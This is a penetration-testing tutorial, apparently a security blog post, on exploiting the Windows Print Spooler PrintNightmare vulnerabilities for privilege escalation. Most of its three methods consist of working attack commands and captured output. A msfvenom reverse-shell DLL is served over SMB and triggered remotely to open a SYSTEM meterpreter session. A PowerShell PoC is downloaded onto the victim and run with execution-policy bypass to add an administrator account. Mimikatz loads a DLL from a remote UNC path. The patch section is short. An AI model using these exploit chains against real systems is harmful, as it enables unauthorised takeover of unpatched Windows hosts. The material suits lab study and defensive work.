

Windows Privilege Escalation: PrintNightmare

February 19, 2022 By Raj Chandel

Introduction

Print Spooler has been on researcher's radar ever since Stuxnet worm used print spooler's privilege escalation vulnerability to spread through the network in nuclear enrichment centrifuges of Iran and infected more than 45000 networks. PrintNightmare is the common name given to a Remote Code Execution vulnerability in the Print Spooler service (spoolsv.exe) in Microsoft Windows Operating Systems. The vulnerability was assigned CVE-2021-34527. Initially, it was thought of as a Local Privilege Escalation (LPE) and assigned CVE-2021-1675. Immediate patches for the LPE were released in June 2021 and was marked low severity. About 2 weeks later, Microsoft changed the low severity status of LPE to severe as it was found that patches were bypassed and Remote Code Execution achieved CVE-2021-34527 assigned. There was a controversy after a misunderstanding between the authors and Microsoft where the RCE exploit got released on GitHub before the patches, making it a 0-day vulnerability. However, it was immediately rolled back. In this article, we will be focusing on Privilege Escalation using this Print Spooler vulnerability. The traction it got in 2021 made it vulnerability of the year.

Related CVEs:

CVE-2021-34527

Vulnerability Type Remote Code Execution

Severity High

Base CVSS Score 9.3

Versions Affected Windows_10:20h2, Windows_10:21h1, Windows_10:1607,

Windows_10:1809, Windows_10:1909, Windows_10:2004,

Windows_7sp1, Windows_8.1, Windows_rt_8.1,

Windows_Server_2008, Windows_Server_2008,

Windows_Server_2012, Windows_Server_2012:r2,

Windows_Server_2016, Windows_Server_2016:20h2,

Windows_Server_2016:2004, Windows_Server_2019

CVE-2021-1675

Vulnerability Type Local Privilege Escalation

Severity High

Base CVSS Score 9.3

Versions Affected Windows_10:20h2, Windows_10:21h1, Windows_10:1607,

Windows_10:1809, Windows_10:1909, Windows_10:2004,

Windows_7sp1, Windows_8.1, Windows_rt_8.1,

Windows_Server_2008, Windows_Server_2008,

Windows_Server_2012, Windows_Server_2012:r2,

Windows_Server_2016, Windows_Server_2016:20h2,

Windows_Server_2016:2004, Windows_Server_2019

Related Advisories:


- <https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-34527>
- <https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2021-34527>
- <https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-1675>

Table of Content

- **Print Spooler Basics**
- **Vulnerability Summary**
- **Vulnerability Flow**
- **Machine IPs**
- **Method 1 – PrintNightmare RCE using Python**
- **Method 2 – PrintNightmare LPE using Powershell**
- **Method 3 – Printnightmare LPE using Mimikatz**
- **Patch Status**
- **Conclusion**

Print Spooler Basics

Print spooler is the primary printing process interface. It is a built-in EXE file that is loaded at system startup itself. The workflow of a printing process is as **follows**:



Application: The print application creates a print job by calling Graphics Device Interface (GDI).

GDI: GDI includes both user-mode and kernel-mode components for graphics support.

winspool.drv is the interface that talks to the spooler. It provides the RPC stubs required to access the server.

spoolsv.exe is the spooler's API server. This module implements message routing to print provider with the help of router (spoolss.dll)

spoolss.dll determines which print provider to call, based on a printer name and passes function call to the correct provider.

Vulnerability Summary

MS-RPRN protocol (Print System Remote Protocol) has a method `RpcAddPrinterDriverEx()` which allows remote driver installation by users with the `SeLoadDriverPrivilege` right. This right is only with users in Administrator group. So, the exploit tries to bypass this authentication in `RpcAddPrinterDriver`. Technique given by [afwu](#).

[Cube0x0](#) tweeted that he was able to achieve the same results by exploiting MS-PAR protocol's `RpcAsyncAddPrinterDriver()` method which is similar to `RpcAddPrinterDriver` and loads drivers remotely. Technique can be found [here](#).

We will use both these techniques in this demonstration article.

Vulnerability Flow

To understand the vulnerability flow, let's understand working of `RpcAddPrinterDriver` first. The steps are as follows:

- Add a Printer Driver to a Server call (`RpcAddPrinterDriver`)
- Client (Attacker) creates a share with printer driver files accessible

- Client (attacker) crafts an MS-RPRN (Print System Remote Protocol) Driver container which has DRIVER_INFO_2 in it. (basically, these are variables that contain path of DLLs, type of architecture etc.)
- Client (Attacker) calls:
RpcAddPrinterDriver("<name of print server>", DriverContainer);

Security Check: When the client will call this function, system checks if the client has "SeLoadDriverPrivilege" which is by default given to administrators group.

Bypassing Security Check: AFWU mentioned in his original writeup that a user can supply the following parameters in the spooler service:

pDataFile =A.dll

pConfigFile =B.dll

pDriverPath=C.dll

Spooler service will copy A,B,C DLL files in **C:\Windows\System32\spool\drivers\x64\3\new** and then load them to **C:\Windows\System32\spool\drivers\x64\3**

He further elaborates that for pDataFile and pDriverPath there is a check in Windows that these DLLs can't be a UNC path. But pConfigFile can be a UNC path and therefore an attacker can do the following:

pDataFile =A.dll

pConfigFile =\\attacker_share\evil.dll

pDriverPath=C.dll

Which in theory would force Windows to load evil.dll from an attacker's share.

Thus, the authentication bypass happens as follows:

- RpcAddPrinterDriver is called with suggested parameters and a UNC path leading to malicious DLL
- Malicious DLL is copied in **C:\Windows\System32\spool\drivers\x64\3\evil.dll**
- But this raises an access conflict so, we invoke Driver backup function and copy old drivers (including our malicious DLL) to the directory **C:\Windows\System32\spool\drivers\x64\3\old\1**
- Replace pConfigFile path to DLL to
this **C:\Windows\System32\spool\drivers\x64\3\old\1\evil.dll** path
- Access restriction is now bypassed and DLL loaded into spoolsv.exe successfully

This was elaborated in his writeup on Github which was removed. However, if you start your engines and travel your "wayback" into the time, you might be able to find it here 😊

And the above stated process is the fundamental mechanism behind the working of exploits we will see in this article.

Machine IPs

Throughout the demo, following IP addresses have been taken:

Attacker IP: 192.168.1.2

Victim IP: 192.168.1.190


Compromised Credentials used: ignite/123

Method 1 – PrintNightmare RCE using Python

This is the method pertaining to CVE-2021-34527 (remote code execution as admin). You can find Cube0x0's official PoC here. We will be using a forked version here.

First, we need to create a malicious DLL file which would run as ADMINISTRATOR. We use msfvenom for this.

```
msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=192.168.1.2 lport=4444 -f dll -o evil.dll
```



```
(root@kali)-[~]  
# msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=192.168.1.2 lport=4444 -f dll -o evil.dll  
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
[-] No arch selected, selecting arch: x64 from the payload  
No encoder specified, outputting raw payload  
Payload size: 510 bytes  
Final size of dll file: 8704 bytes  
Saved as: evil.dll
```

Now, we can check if the target is vulnerable or not using metasploit's auxiliary module. Here, I have entered a random path for DLL_PATH argument as I am not running the exploit, I just have to scan. In our testing, we found Metasploit's printnightmare to be unreliable and hence, we are not showing this technique here. You can test it on your own and see if it works for you though. This run confirmed that victim is vulnerable to printnightmare.

```
use auxiliary/admin/dcerpc/cve_2021_1675_printnightmare  
set RHOSTS 192.168.1.190  
set SMBUser ignite  
set SMBPass 123  
set DLL_PATH /  
exploit
```

```

msf6 > use auxiliary/admin/dcerpc/cve_2021_1675_printnightmare
msf6 auxiliary(admin/dcerpc/cve_2021_1675_printnightmare) > set rhosts 192.168.1.190
rhosts => 192.168.1.190
msf6 auxiliary(admin/dcerpc/cve_2021_1675_printnightmare) > set SMBUser ignite
SMBUser => ignite
msf6 auxiliary(admin/dcerpc/cve_2021_1675_printnightmare) > set SMBPass 123
SMBPass => 123
msf6 auxiliary(admin/dcerpc/cve_2021_1675_printnightmare) > set dll_path /
dll_path => /
msf6 auxiliary(admin/dcerpc/cve_2021_1675_printnightmare) > exploit
[*] Running module against 192.168.1.190

[*] 192.168.1.190:445 - Running automatic check ("set AutoCheck false" to disable)
[*] 192.168.1.190:445 - Target environment: Windows v10.0.17763 (x64)
[*] 192.168.1.190:445 - Enumerating the installed printer drivers ...
[*] 192.168.1.190:445 - Retrieving the path of the printer driver directory ...
[+] 192.168.1.190:445 - The target is vulnerable Received ERROR_BAD_NET_NAME, implying the target is vulnerable.
[*] Auxiliary module execution completed
msf6 auxiliary(admin/dcerpc/cve_2021_1675_printnightmare) >

```

We now start a handler beforehand prior to executing our DLL file using the exploit.

```

use multi/handler
set payload windows/x64/meterpreter/reverse_tcp
set LHOST 192.168.1.2
set LPORT 4444
exploit

```

```

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.1.2
lhost => 192.168.1.2
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.2:4444

```

Now, we need to clone the github repo. We are using a forked version of Cube0x0's original exploit.

```

git clone https://github.com/nemo-wq/PrintNightmare-CVE-2021-34527
cd PrintNightmare-CVE-2021-34527
chmod 777 CVE-2021-34527.py

```

```

(root@kali)-[~]
# git clone https://github.com/nemo-wq/PrintNightmare-CVE-2021-34527
Cloning into 'PrintNightmare-CVE-2021-34527' ...
remote: Enumerating objects: 64, done.
remote: Counting objects: 100% (64/64), done.
remote: Compressing objects: 100% (49/49), done.
remote: Total 64 (delta 13), reused 55 (delta 8), pack-reused 0
Receiving objects: 100% (64/64), 2.85 MiB | 6.13 MiB/s, done.
Resolving deltas: 100% (13/13), done.

(root@kali)-[~]
# cd PrintNightmare-CVE-2021-34527

(root@kali)-[~/PrintNightmare-CVE-2021-34527]
# ls -la
total 36
drwxr-xr-x  5 root root 4096 Feb 19 11:15 .
drwx----- 16 root root 4096 Feb 19 11:15 ..
-rw-r--r--  1 root root 7817 Feb 19 11:15 CVE-2021-34527.py
drwxr-xr-x  3 root root 4096 Feb 19 11:15 EXP
drwxr-xr-x  8 root root 4096 Feb 19 11:15 .git
-rw-r--r--  1 root root 8039 Feb 19 11:15 README.md
drwxr-xr-x  3 root root 4096 Feb 19 11:15 SharpPrintNightmare

(root@kali)-[~/PrintNightmare-CVE-2021-34527]
# chmod 777 CVE-2021-34527.py

```

Alright, one last step remaining is to host the malicious DLL in our SAMBA server. You can set up a samba server manually in Kali, use Windows host to host this or the easier approach is to use impacket's smbserver.

Add the share name you want (in my case, "share" is used) and then supply the path (in my case, /root) where you have saved the malicious DLL.

```
python3 /usr/share/doc/python3-impacket/examples/smbserver.py share /root
```

```

(root@kali)-[~]
# python3 /usr/share/doc/python3-impacket/examples/smbserver.py share /root
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed

```

With everything prepped up and ready, we can launch the RCE exploit. The execution is simple

`./exploit.py credentials@IP 'UNC_PATH of DLL hosted'`

Here, we just launched a share on impacket, we will use that as the UNC path

```
./CVE-2021-34527.py ignite:123@192.168.1.190 '\\192.168.1.2\share\evil.dll'
```

```
(root@kali)-[~/PrintNightmare-CVE-2021-34527]
# ./CVE-2021-34527.py ignite:123@192.168.1.190 '\\192.168.1.2\share\evil.dll'
[*] Connecting to ncacn_np:192.168.1.190[\PIPE\spoolss]
[+] Bind OK
[+] pDriverPath Found C:\Windows\System32\DriverStore\FileRepository\ntprint.inf_amd64_83aa9aebf5dff0
[*] Executing \\192.168.1.2\share\evil.dll
[*] Try 1 ...
[*] Stage0: 0
[*] Try 2 ...
[*] Stage0: 0
[*] Try 3 ...
```

As you can see, the victim has successfully executed our DLL file and returned us an administrator level session on the victim!

```
lhost => 192.168.1.2
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.2:4444
[*] Sending stage (200262 bytes) to 192.168.1.190
[*] Meterpreter session 1 opened (192.168.1.2:4444 -> 192.168.1.190:49890)

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Method 2 – PrintNightmare LPE using Powershell

We have seen the remote exploit pertaining to CVE 2021-34527. Now, we will see the older local privilege escalation exploit. AFWU had implemented the original exploit in C plus plus while Caleb Stewart and John Hammond created a working PoC in powershell. Unlike the traditional exploit, this version doesn't need an attacker to create SMB server in order to exploit. Instead of a remote UNC path injection, authors create a standalone DLL in temp directory and do a local UNC path injection.

```
git clone https://github.com/calebstewart/CVE-2021-1675.git
cd CVE-2021-1675 && ls -al
```



```
(root@kali)-[~]
# git clone https://github.com/calebstewart/CVE-2021-1675.git
Cloning into 'CVE-2021-1675' ...
remote: Enumerating objects: 40, done.
remote: Counting objects: 100% (40/40), done.
remote: Compressing objects: 100% (32/32), done.
remote: Total 40 (delta 9), reused 37 (delta 6), pack-reused 0
Receiving objects: 100% (40/40), 131.12 KiB | 1.80 MiB/s, done.
Resolving deltas: 100% (9/9), done.

(root@kali)-[~]
# cd CVE-2021-1675

(root@kali)-[~/CVE-2021-1675]
# ls -al
total 196
drwxr-xr-x  4 root root  4096 Feb 19 11:20 .
drwx----- 17 root root  4096 Feb 19 11:20 ..
-rw-r--r--  1 root root 178561 Feb 19 11:20 CVE-2021-1675.ps1
drwxr-xr-x  8 root root  4096 Feb 19 11:20 .git
drwxr-xr-x  3 root root  4096 Feb 19 11:20 nightmare-dll
-rw-r--r--  1 root root  2255 Feb 19 11:20 README.md

(root@kali)-[~/CVE-2021-1675]
```

Now, once the victim is compromised, we can upload this ps1 file in \Users\Public directory using IWR and setting up a python http server in the CVE-2021-1675 directory.

```
cd CVE-2021-1675
python3 -m http.server 80
powershell wget http://192.168.1.2/CVE-2021-1675.ps1 -O \Users\Public\cve.ps1
cd C:\Users\Public
dir
```

```
(root@kali)-[~]
# nc -lvp 8888
listening on [any] 8888 ...
192.168.1.190: inverse host lookup failed: Unknown host
connect to [192.168.1.2] from (UNKNOWN) [192.168.1.190] 50841
Microsoft Windows [Version 10.0.17763.379]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\ignite\Desktop>powershell wget http://192.168.1.2/CVE-2021-1675.ps1 -O \Users\Public\cve.ps1
powershell wget http://192.168.1.2/CVE-2021-1675.ps1 -O \Users\Public\cve.ps1

C:\Users\ignite\Desktop>cd C:\users\Public
cd C:\users\Public

C:\Users\Public>dir
dir
Volume in drive C is Windows 10
Volume Serial Number is B009-E7A9

Directory of C:\Users\Public

02/19/2022  08:26 AM    <DIR>          .
02/19/2022  08:26 AM    <DIR>          ..
02/19/2022  08:26 AM    178,561 cve.ps1
03/19/2019  12:59 PM    <DIR>          Documents
09/14/2018  11:33 PM    <DIR>          Downloads
09/14/2018  11:33 PM    <DIR>          Music
09/14/2018  11:33 PM    <DIR>          Pictures
09/14/2018  11:33 PM    <DIR>          Videos
               1 File(s)          178,561 bytes
               7 Dir(s)  24,509,399,040 bytes free
```

Now, we can execute this ps1 file using powershell. This powershell script will help us in adding a new user in the administrator group using the credentials specified. For that, we need to spawn interactive powershell and Invoke the module like so:

```
powershell -ep bypass
Import-Module .\cve.ps1
Invoke-Nightmare -NewUser "harsh" -NewPassword "123" -DriverName "PrintMe"
```

```
C:\Users\Public>powershell -ep bypass
powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\Public> Import-Module .\cve.ps1
Import-Module .\cve.ps1
PS C:\Users\Public> Invoke-Nightmare -NewUser "harsh" -NewPassword "123" -DriverName "PrintMe"
Invoke-Nightmare -NewUser "harsh" -NewPassword "123" -DriverName "PrintMe"
[+] created payload at C:\Users\ignite\AppData\Local\Temp\nightmare.dll
[+] using pDriverPath = "C:\Windows\System32\DriverStore\FileRepository\ntprint.inf_am
[+] added user harsh as local administrator
[+] deleting payload from C:\Users\ignite\AppData\Local\Temp\nightmare.dll
```

As you can see, the script has made a custom DLL that adds a new user “harsh” with password 123 in admin group and the script has exploited print spool.

```
net localgroup administrator
```

```
PS C:\Users\Public> net localgroup administrators
net localgroup administrators
Alias name     administrators
Comment       Administrators have complete and unrestricted access to the computer/domain

Members

Administrator
harsh
IEUser
The command completed successfully.
```

We can confirm this by logging in to the victim using psexec.

```
python3 psexec.py harsh:123@192.168.1.190
```

```
(root@kali)-[/usr/share/doc/python3-impacket/examples]
# python3 psexec.py harsh:123@192.168.1.190

Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[*] Requesting shares on 192.168.1.190.....
[*] Found writable share ADMIN$
[*] Uploading file MQaQTKuj.exe
[*] Opening SVCManager on 192.168.1.190.....
[*] Creating service PXzS on 192.168.1.190.....
[*] Starting service PXzS.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.379]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

We are able to log in with the credentials and can confirm using net user command that harsh is infact a member of administrators now.

Method 3 – Printnightmare LPE using Mimikatz

When the PoC came on the internet, a new mimikatz plugin got added as a ritual in the misc section (misc::printnightmare). To exploit using mimikatz, we will use our existing DLL file “evil.dll” and also, we need our SMBserver running on the existing configuration. Now, we will download mimikatz.exe on our kali and start python HTTP server.

```
python3 -m http.server 80
powershell wget http://192.168.1.2/mimikatz.exe -O \users\Public\mimikatz.exe
misc::printnightmare /library:\\192.168.1.2\share\evil.dll /authuser:ignite /authpassword:123 /try:
```

```

C:\Users\Public>powershell wget http://192.168.1.2/mimikatz.exe -O \users\Public\mimikatz.exe
powershell wget http://192.168.1.2/mimikatz.exe -O \users\Public\mimikatz.exe

C:\Users\Public>mimikatz.exe
mimikatz.exe

.#####.   mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
.## ^ ##.   "A La Vie, A L'Amour" - (oe.eo)
## / \ ##   /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v #'     Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'     > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # misc::printrnightmare /library:\\192.168.1.2\share\evil.dll /authuser:ignite /authpassword:123 /try:50
[rpc] Username : ignite
[rpc] Domain   :
[rpc] Password : 123
[ms-rprn/ncalrpc] local
> RpcGetPrinterDriverDirectory: C:\Windows\system32\spool\DRIVERS\x64
| mimikatz-{daa33150-81e4-4c23-8558-c96ec25cd7c4}-legitprinter / Windows x64 - 0x00008018 - \??\UNC\192.168.1.2\share\ev
> RpcAddPrinterDriverEx: ERROR kuhl_m_misc_printrnightmare_AddPrinterDriver ; RPC Exception: 0x000000be (1726)

```

As mimikatz has confirmed the execution has been successful. It throws an exception (probably because of some characters in the DLL) but the DLL has worked anyway and a reverse shell has been received on multi/handler.

```

msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.2:4444
[*] Sending stage (200262 bytes) to 192.168.1.190
[*] Meterpreter session 1 opened (192.168.1.2:4444 -> 192.168.1.190:61892 ) a

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >

```

Make sure to set up a handler on Metasploit before running this command. If everything goes right, you shall see a reverse shell!

And thus, we have conducted privilege escalation by exploiting PrintNightmare vulnerability.

Patch Status

Microsoft released out of band patches to deal with this vulnerability which can be found on the MSRC bulletin advisory mentioned in the introduction. Furthermore, system admins should consider disabling point and print functionality and disabling printing on users where it is not necessary.

Conclusion

Due to the nature of this vulnerability and ease of exploitation, PrintNightmare is a severe vulnerability that got a de-facto vulnerability of the year award in 2021. Many newer exploits have arised since then that target spoolsv.exe and despite all the efforts by Microsoft, patches are getting bypassed and so, it is highly recommended that analysts stay aware of upcoming threats to Print Spooler and keep their monitoring definitions updated. Hope you liked the article. Thanks for reading.